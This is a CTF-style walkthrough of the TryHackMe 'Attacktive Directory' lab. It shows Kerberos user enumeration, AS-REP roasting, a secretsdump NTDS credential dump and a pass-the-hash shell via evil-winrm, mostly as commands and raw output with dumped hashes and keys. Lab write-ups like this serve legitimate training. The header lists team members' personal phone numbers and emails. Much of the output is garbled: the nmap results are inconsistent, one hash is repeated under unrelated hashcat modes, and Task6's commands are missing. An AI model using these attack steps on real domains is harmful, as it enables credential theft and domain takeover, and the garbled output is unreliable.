



# Attacktive Directory Room

Walkthrough

October 21, 2024

## Team members

Name	Phone	Email	LinkedIn
Mohamed Tamer	01098851920	<a href="mailto:mohamedtamer493@gmail.com">mohamedtamer493@gmail.com</a>	<a href="#">Mohamed Tamer</a>
Mohamed Taha	01157504940	<a href="mailto:motahakhattab98@gmail.com">motahakhattab98@gmail.com</a>	<a href="#">Mohamed Khattab</a>
Abdelrahman Nabil	01155642227	<a href="mailto:abdo12232000@gmail.com">abdo12232000@gmail.com</a>	<a href="#">Abdelrahman Nabil</a>
Amr Abdelkhaleq	01065596524	<a href="mailto:amrkhaled78782@gmail.com">amrkhaled78782@gmail.com</a>	<a href="#">Amr Abdelkhalek</a>
Mohamed Akram	01211075035	<a href="mailto:ma987236@gmail.com">ma987236@gmail.com</a>	<a href="#">Mohamed Akram</a>

## Table of Contents

Team members .....	2
Overview .....	4
Task3 – Welcome to Attacktive Directory .....	4
Task4 - Enumerating Users via Kerberos .....	5
Task5 - Abusing Kerberos .....	6
Task6 - Back to the Basics .....	7
Task7 - Elevating Privileges within the Domain .....	8
Task8 - Flag Submission Panel .....	10

## Overview

The **Active Directory Room** simulates a corporate Active Directory (AD) infrastructure. The objective is to exploit various vulnerabilities, demonstrating skills in AD enumeration, Kerberos attacks, and privilege escalation within a domain environment.

## Task3 – Welcome to Attacktive Directory

The first step is scanning and enumeration of the system.

- Run Nmap Scan: `nmap -sC -sV 10.10.251.131`

This command performs service version detection and runs default scripts on the target.

```
1.3 nmap -sC -sV 10.10.251.131
Starting Nmap 7.80 ( https://nmap.org ) at 2024-10-13 12:17 EDT
Nmap scan report for 10.10.251.131
Host is up (0.29s latency).
Not shown: 657 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  ncacn_ipsec  Microsoft Windows
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  smb          Microsoft Windows SMB 1.0
|_ http-methods
|_ Potentially risky methods: TRACE
|_ HTTP-server-header: Microsoft-IIS/10.0
|_ http-title: ITD Windows Server
80/tcp     open  http         Microsoft Windows HTTP/1.1
135/tcp    open  ncacn_ipsec  Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
2009/tcp   open  lsass        Microsoft Windows Active Directory LDAP (Domain: spookyspc.local, Site: Default-First-Site-Name)
445/tcp    open  smb          Microsoft SMB 1.0
593/tcp    open  wsmn_http    Microsoft Windows RPC over HTTP 1.0
6100/tcp   open  tipsmnpd     Microsoft Windows Active Directory LDAP (Domain: spookyspc.local, Site: Default-First-Site-Name)
5280/tcp   open  tipsmnpd     Microsoft Windows Active Directory LDAP (Domain: spookyspc.local, Site: Default-First-Site-Name)
1388/tcp   open  ms-wbt-server Microsoft Terminal Services
|_ ssl-date: 2024-10-13T16:12:22+00:00; +1s from server time.
|_ ipsec-info
|_ Target Name: TMD-AD
|_ NetBIOS_Domain_Name: TMD-AD
|_ NetBIOS_Computer_Name: ATTACKTIVEDIRECT
|_ DNS_Domain_Name: spookyspc.local
|_ DNS_Computer_Name: ATTACKTIVEDIRECT.spookyspc.local
|_ Product_Version: 10.0.17763
|_ System_Time: 2024-10-13T16:16:48+00:00
|_ ssl-cert: Subject: commonName=ATTACKTIVEDIRECT.spookyspc.local
|_ Not valid before: 2024-10-14T15:08:21
|_ Not valid after: 2025-04-13T15:08:21
Service Info: Host: ATTACKTIVEDIRECT; OS: Windows; CPU: x86_64; Microsoft Windows
Host script results:
|_ smb2-time:
|_ Date: 2024-10-13T16:18:14
|_ Error: N/A
|_ smb2-security-mode:
|_ 3.1.1:
|_ Message signing enabled and required
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 26.16 seconds
```

- **Enumerate Ports (139/445):** Use `enum4linux` to enumerate SMB-related information on ports 139 and 445: `enum4linux -M 10.10.251.131`

```
--[root@kali:]-[~]
[*] enumlinux - IP: 10.10.251.131
Starting enumlinux v0.0.1 ( http://lsm.portcullis.co.uk/application/enumlinux/ ) on Tue Oct 15 12:45:10 2024

===== [ Target Information ] =====
Target ..... 10.10.251.131
CID Range ..... 228-250,1000-1024
Username ..... ""
Password ..... ""
Known Usernames - administrator, guest, K3RtGt, Domain admin, root, h1n, nme

===== [ Generating Workgroup/Domain on 10.10.251.131 ] =====

[*] Don't trust workgroup/domain

===== [ Session Check on 10.10.251.131 ] =====

[*] Server 10.10.251.131 allows sessions using username "", password ""

===== [ Getting domain SID for 10.10.251.131 ] =====

Domain Name: TWM-AD
Domain SID: S-1-5-21-3591857110-286407990-10180760

[*] Not a part of a domain (not a workgroup)

===== [ Machine Enumeration on 10.10.251.131 ] =====

[*] Not implemented in this version of enumlinux
enumlinux complete on Tue Oct 15 12:45:41 2024
```

- Based on the results, I answered the following questions:
- What tool will allow us to enumerate port 139/445?  
enum4linux
  - What is the NetBIOS-Domain Name of the machine?  
THM-AD
  - What invalid TLD do people commonly use for their Active Directory Domain?  
.local

## Task4 - Enumerating Users via Kerberos

The goal here is to enumerate valid usernames via Kerberos.

- Use Kerbrute to Enumerate Usernames:

```
kerbrute userenum --dc 10.10.251.131 -d spookysec.local userlist.txt
```

[illegible]

- Based on the results, I answered the following questions:
  - What command within Kerbrute will allow us to enumerate valid usernames?  
userenum
  - What notable account is discovered? (These should jump out at you)  
svc-admin
  - What is the other notable account is discovered? (These should jump out at you)  
backup

## Task5 - Abusing Kerberos

In this task, you will extract a ticket from a Kerberos user without a password and crack the retrieved hash.

- Extract Ticket Using GetNPUsers.py:

```

$ sudo /opt/impacket/examples/GetNPUsers.py -u:admin 10.10.10.14 -H:spookysecret /home/kali/Desktop/ValidUsers.txt
Impacket v0.13.0.dev0+20240918.171821.65b774de - Copyright Fortra, LLC and its affiliated companies


/opt/impacket/examples/GetNPUsers.py:105: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use
datetime.now() to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
now = datetime.datetime.utcnow() * datetime.timedelta(days=1)
$krb5anrep$23$svc-admin$GPOKYS$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12
f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a1
4ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b16
8f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User DARKSTAR doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ori doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User ROBIN doesn't have UF_DONT_REQUIRE_PREAUTH set

```

- Looking at the Hashcat Examples Wiki page and get the hash mode

18200 Kerberos 5: etype 23: AS-REP	<b>18200</b> 18200\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18200 Apple File System (APFS)	<b>18200</b> 18200\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18400 Open Document Format (ODF) 1.2 (SHA-256, AES)	<b>18400</b> 18400\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18500 etype:md5/md5(spaes00)	<b>18500</b> 18500\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18600 Open Document Format (ODF) 1.1 (SHA-1, Blowfish)	<b>18600</b> 18600\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18700 Java Object HashCode()	<b>18700</b> 18700\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18800 BackupChk, My Wallet, Second Password (SHA256)	<b>18800</b> 18800\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
18900 Android Backup	<b>18900</b> 18900\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
19000 QNX /usr/shadow (MD5)	<b>19000</b> 19000\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
19100 QNX /usr/shadow (SHA256)	<b>19100</b> 19100\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
19200 QNX /usr/shadow (SHA512)	<b>19200</b> 19200\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
19300 etype:md5/md5(spaes00)	<b>19300</b> 19300\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11
19500 Ruby on Rails ActiveSupport	<b>19500</b> 19500\$krb5anrep\$23\$svc-admin\$GPOKYS\$LOCAL:23df7dbb88e919776f6cc15010517175516f8555295a7fdf0f76ab17118f48e26c9ce51h12b5d6a96245cf9f76b15afea9194f2644eb12f1d211f3617fa18511a654925a547c7f5e2548d5e48623c1d6de2971d178c768373871b39d5119e0b1c234aaef0bba1980d1b2f7b7de769a894378a2dde81acc3b07ed3949d9b7b67a47c1a14ae2d39ff0c1088df64878f672a144f6dd79815116992a375f998300f5267647a42a0e794465385d8f11aeb0e10750f3a4526f7a11ic7bd8470ab5d76f61abb0b6b2851017f516865b168f98883279e0bbd383836cac1439b63925f0aade49f76d34cfbf01b071d6bdf0b9f1f119eedba0aa5ebc78687c021c11





- Decoding the contents of the file

```
└─$ base64 -d backup_credentials.txt
backup@spookysec.local:backup2517860
```

- Based on the results, I answered the following questions:
1. What utility can we use to map remote SMB shares?  
smbclient
  2. Which option will list shares?  
-L
  3. How many remote shares is the server listing?  
6
  4. There is one share that we have access to that contains a text file. Which share is it?  
backup
  5. What is the content of the file?  
YmFja3VwQHNwb29reXNIYy5sb2NhbDpiYWNrdXAyNTE3ODYw
  6. Decoding the contents of the file, what is the full contents?  
backup@spookysec.local:backup2517860

## Task7 - Elevating Privileges within the Domain

In this task, we escalate privileges using the `secretsdump.py` tool.

- Dump NTDS using secretsdump.py:



```

$ sudo /opt/impacket/examples/secretsdump.py spookeysec.local/backup:backup2517860@10.10.187.24
Impacket v0.13.0.dev0-20240916.171021.65b774de - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookeysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookeysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookeysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9446bfa6a63d154eb0c665071067b6b:::
spookeysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272636c9e:::
spookeysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e965416f0d7096b703b:::
spookeysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78ae46b7:::
spookeysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c08a8745433d62a:::
spookeysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:64274a46b9d4f6dffa94d23626e5bb:::
spookeysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a382319c0c0ff2:::
spookeysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75418b3aa12b8c0fb705:::
spookeysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookeysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookeysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookeysec.local\as-spoofs:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIRECTORY:1000:aad3b435b51404eeaad3b435b51404ee:869f31b46494d120eaf6ff20926cc96:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb58eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc778aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd72761a8cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookeysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
spookeysec.local\skidy:aes128-cts-hmac-sha1-96:48ad875c30a6f78b56856b0f0f09e1233
spookeysec.local\skidy:des-cbc-md5:b092a73e3d256b1f
spookeysec.local\breakerofthings:aes256-cts-hmac-sha1-96:Ac8a03aa7b52505aeef79ccdc3cfd6982fb7eda4290a5e950e5783eb0be51e5
spookeysec.local\breakerofthings:aes128-cts-hmac-sha1-96:38a1f7262634601d2df08b3a004da425
spookeysec.local\breakerofthings:des-cbc-md5:7a976bbfbab86b064
spookeysec.local\james:aes256-cts-hmac-sha1-96:1bb2c7f0dbec9d33f303058d77b6bffe074d0184b5acbd563c63c102da389112
spookeysec.local\james:aes128-cts-hmac-sha1-96:08fea7e79d2b085dae0e95f86c763e6
spookeysec.local\james:des-cbc-md5:dc971f4a91dce5e9
spookeysec.local\optional:aes256-cts-hmac-sha1-96:fe0553c1fffc93f90638b6e27e188522b08469dec913766ca5e16327f9a3ddfe
spookeysec.local\optional:aes128-cts-hmac-sha1-96:02f4a4a426ba0dc8867b74e90c8d510
spookeysec.local\optional:des-cbc-md5:8c6e2a8a615bd854
spookeysec.local\sherlocksec:aes256-cts-hmac-sha1-96:80df417629b0ad286b94cadad65a5589c8caf940c1ba42c659bafbf8f384cdec
spookeysec.local\sherlocksec:aes128-cts-hmac-sha1-96:c3db61690554a077946ecdabc7b4be0e
spookeysec.local\sherlocksec:des-cbc-md5:08dca4cbbc3bb594
spookeysec.local\darkstar:aes256-cts-hmac-sha1-96:35c78605086a6d63a40ea4779f15dbbfed406cb218b2a57b70063c9fa7058499
spookeysec.local\darkstar:aes128-cts-hmac-sha1-96:461b7d2356eee84b211767941dc893be
spookeysec.local\darkstar:des-cbc-md5:758af4d061381cea
spookeysec.local\Ori:aes256-cts-hmac-sha1-96:5534e1b0f98d82219ee4c1cc63cfd73a9416f5f6acfb88bc2bf2e54e94667067

```

```

$ evil-winrm
evil-winrm shell v3.3

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-p PORT] [-a USERAGENT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH] [-k PRIVATE_KEY_PATH] [-r REALM] [-snp SPN_PREFIX] [-l]
  -s, --ssl                               Enable ssl
  -a, --user-agent USERAGENT              Specify connection user-agent (default Microsoft WinRM Client)
  -r, --pub-key PUBLIC_KEY_PATH            Local path to public key certificate
  -k, --priv-key PRIVATE_KEY_PATH          Local path to private key certificate
  -r, --realm DOMAIN                       Kerberos auth, it has to be set also in /etc/krb5.conf file using this format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
  -s, --scripts PS_SCRIPTS_PATH           Powershell scripts local path
  -snp SPN_PREFIX                           SPN prefix for Kerberos auth (default HTTP)
  -e, --executables EXES_PATH               C# executables local path
  -i, --ip IP                               Remote host IP or hostname. FQDN for Kerberos auth (required)
  -U, --url URL                             Remote url endpoint (default /wsman)
  -u, --user USER                          Username (required if not using Kerberos)
  -p, --password PASS                       Password
  -H, --hash HASH                           NTHash
  -p, --port PORT                           Remote host port (default 5985)
  -V, --version                             Show version
  -n, --no-colors                           Disable colors
  -N, --no-rpath-completion                 Disable remote path completion
  -l, --log                                 Log the WinRM session
  -h, --help                                 Display this help message

```

- Based on the results, I answered the following questions:

1. What method allowed us to dump NTDS.DIT?

DRSUAPI

2. What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc

- What method of attack could allow us to authenticate as the user without the password?

Pass The Hash

- Using a tool called Evil-WinRM what option will allow us to use a hash?

-H

## Task8 - Flag Submission Panel

```

$ evil-winrm -i 10.10.187.24 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc
Evil-WinRM shell v3.6

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is un
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-c
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd c:\Users
*Evil-WinRM* PS C:\Users> ls

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----          9/17/2020   4:04 PM          a-spooks
d-----          9/17/2020   4:02 PM        Administrator
d-----          4/4/2020  12:19 PM          backup
d-----          4/4/2020   1:07 PM    backup.THM-AD
d-r-----        4/4/2020  11:19 AM          Public
d-----          4/4/2020  12:18 PM        svc-admin

*Evil-WinRM* PS C:\Users> cd svc-admin
*Evil-WinRM* PS C:\Users\svc-admin> Get-ChildItem -Path . -Filter *.txt -Recurse

Directory: C:\Users\svc-admin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----        4/4/2020  12:18 PM          28 user.txt.txt

*Evil-WinRM* PS C:\Users\svc-admin> cat user.txt.txt
Cannot find path 'C:\Users\svc-admin\user.txt.txt' because it does not exist.
At line:1 char:1
+ cat user.txt.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\svc-admin\user.txt.txt:String) [Get-Content], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\svc-admin> cat C:\Users\svc-admin\Desktop\user.txt.txt
TryHackMe{k3rb3r0s_Pr3_4uth}
  
```

- svc-admin flag

TryHackMe{k3rb3r0s\_Pr3\_4uth}

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\Users\backup\Desktop
*Evil-WinRM* PS C:\Users\backup\Desktop> Get-ChildItem -Path . -Filter *.txt -Recurse

Directory: C:\Users\backup\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020 12:19 PM             26 PrivEsc.txt

*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\backup\Desktop\PrivEsc.txt
Cannot find path 'C:\Users\backup\Desktop\PrivEsc.txt' because it does not exist.
At line:1 char:1
+ cd C:\Users\backup\Desktop\PrivEsc.txt
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\backup\Desktop\PrivEsc.txt:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand
*Evil-WinRM* PS C:\Users\backup\Desktop> cat C:\Users\backup\Desktop\PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
```

## 2. backup flag

TryHackMe{B4ckM3UpSc0tty!}

```
*Evil-WinRM* PS C:\Users\backup\Desktop> cd C:\Users\Administrator
*Evil-WinRM* PS C:\Users\Administrator> Get-ChildItem -Path . -Filter *.txt -Recurse

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         4/4/2020 11:39 AM             32 root.txt

*Evil-WinRM* PS C:\Users\Administrator> cat C:\Users\Administrator\Desktop\root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

## 3. Administrator flag

TryHackMe{4ctiveD1rectoryM4st3r}